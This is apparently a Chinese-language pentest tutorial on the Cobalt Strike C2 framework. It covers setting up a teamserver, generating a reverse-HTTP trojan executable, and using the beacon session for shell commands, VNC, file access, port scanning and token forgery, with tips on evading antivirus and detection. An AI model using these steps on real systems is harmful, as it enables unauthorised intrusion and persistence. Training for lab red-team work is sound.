渗透测试神器-Cobalt strike
一、Cobalt strike介绍
Cobalt Strike是⼀款美国Red Team开发的渗透测试神器。这个⼯具成为了渗透测试中不可缺少的利器。其拥有多种协议主机上线⽅式,集成了提权,凭据导出,端⼝转发,socket代理,office攻击,⽂件捆绑,钓⻥等功能。同时,Cobalt Strike还可以调⽤Mimikatz等其他知名⼯具,因此⼴受⿊客喜爱。Cobalt Strike它分为客户端与服务端,服务端是⼀个,客户端可以有多个,可被团队进⾏分布式协团操作。当然还有⼀点就是这款⼯具主要⽤于内⽹渗透以及APT攻击。

项目官网 :Cobalt strike
部署要求:
| C/S | 系统 | 配置 | 备注 |
|---|---|---|---|
| 服务端 | Linux | 2C4G 硬盘40G+ | 使用kali系统 |
| 客户端 | Windows | 2C4G 硬盘60G+ | 使用Windows 10系统 |
| 靶机 | Windows | 2C4G 硬盘60G+ | 使用Windows 7/10系统,资源足够就开启一个靶机(可选) |
二、安装步骤
2.1、Server端部署
- 启动kali,使用
root用户登录,把cobaltstrike放进去(以CS4.8为例)
执行解压指令
unzip CS4.8.zip
- 进入 到CS4.8的服务器 录中,先赋予服务端权限,然后启动服务端
cd Server
chmod +x teamserver
chmod +x TeamServerImage
#启动teamserver(服务端)IP地址为kali的地址,hacker为连接密
./teamserver 192.168.152.154 hacker

启动之后可以看到默认端口 是
50050, 前因为CS 为 知,所以说这个端 在各个厂商得安全设备里 都进了名单,所以实际作中一般是不会到这个默认端口 。修改端 要在配置 件中去修改(teamserver)
如果不使用默认端口,修改此处。
2.2、Client端部署
Windows 10虚拟机中,需要先安装好JDK 21,客户端启动的程序依赖于java环境。

打开Client文件夹,双击Cobalt_Strike_CN.bat,启动后会弹出一个cmd的窗口,这个不能关掉,连接页面需要填入的信息:
- Host:Server端的IP
- Port:Server端的端口
- User:自定义
- Password:Server端启动时设置的密码
三、演示案例
3.1、生成.exe木马文件
- 首先设置监听
reverse_http 表示反向(反射)即别人 主动来连我
beacon_bind 表示正向(本地)即我们去连接别

-  Name:自定义的一个链接名称
- Payload:选择载荷的模式
- HTTP HOSTS:选择Server端的IP
- HTTP Host(Stager):选择Server端的IP
- HTTP Port(C2):自定义的Client端端口,不要与本机的端口冲突

监听器添加成功
监听器与木马详解:cobaltstrike之创建监听器与生成后门
- 生成木马
Windows Executable和Windows Executable(S) 的区别:
Windows Executable:带注册表和服务的木马 ,运行在服务器上,即使服务器重启也可以再次控制。
Windows Executable(S) :无行为动作,无状态木马 ,运行在内存中,服务器重启之后无法二次上线,优点是容易过杀毒软件。
【有效载荷】-【Windows可执行程序】

点击【Generate】,选择artifact_x64.exe保存在桌面
- 在桌面上点击
artifact_x64.exe运行,CS监听即可上线
- 运行后是不会产生弹窗的,在CS的Client端可以看见主机已经上线。如果在局域网的其他机器运行该木马,那就会上线对应的机器。

3.2、木马上线之后的基本功能及操作

- 右键,点击【会话交互】进入 beacon命令 ,可执行相关命令
# 改变连接的时间延时为1s
sleep 1
#CS中执行 shell命令需要在命令前 加上shell开头

# 查看当前用户
shell whoami

# 查看靶机IP
shell ipconfig

# 查看靶机当前的目录
shell dir


- 远程VNC及文 件管理,右键上线的靶机 -【浏览探测】-【VNC桌面交互】


- 选择文件管理功能,可远程管理目标服务器文件(上传和下载) ,右键上线靶机,选择【浏览探测】-【文件浏览】

- 网络探测(检查当前局域 的共享主机)和端 扫描、进程列表
网络探测:检查当前局域 的共享主机,如果存在共享的话会在列表中显示出来
可在“视图”“目 标列表”选项中查看探测到的主机信息


- 端口扫描,右键上线靶机,选择【浏览探测】-【端口扫描】
arp协议:属于数据链路层的协议,利用时很难被防火墙检测和发现;
icpm协议:属于ping协议,很难被检测发现。

- 进程列表,右键上线靶机,选择【浏览探测】-【进程列表】
可查看目 标服务器的进程,kill杀死相关进程,或者进 token值伪造等等~功能 较强
四、CS插件安装

-
打开工 具包中的cs插件 件夹,解压放到电脑固定的路径
-

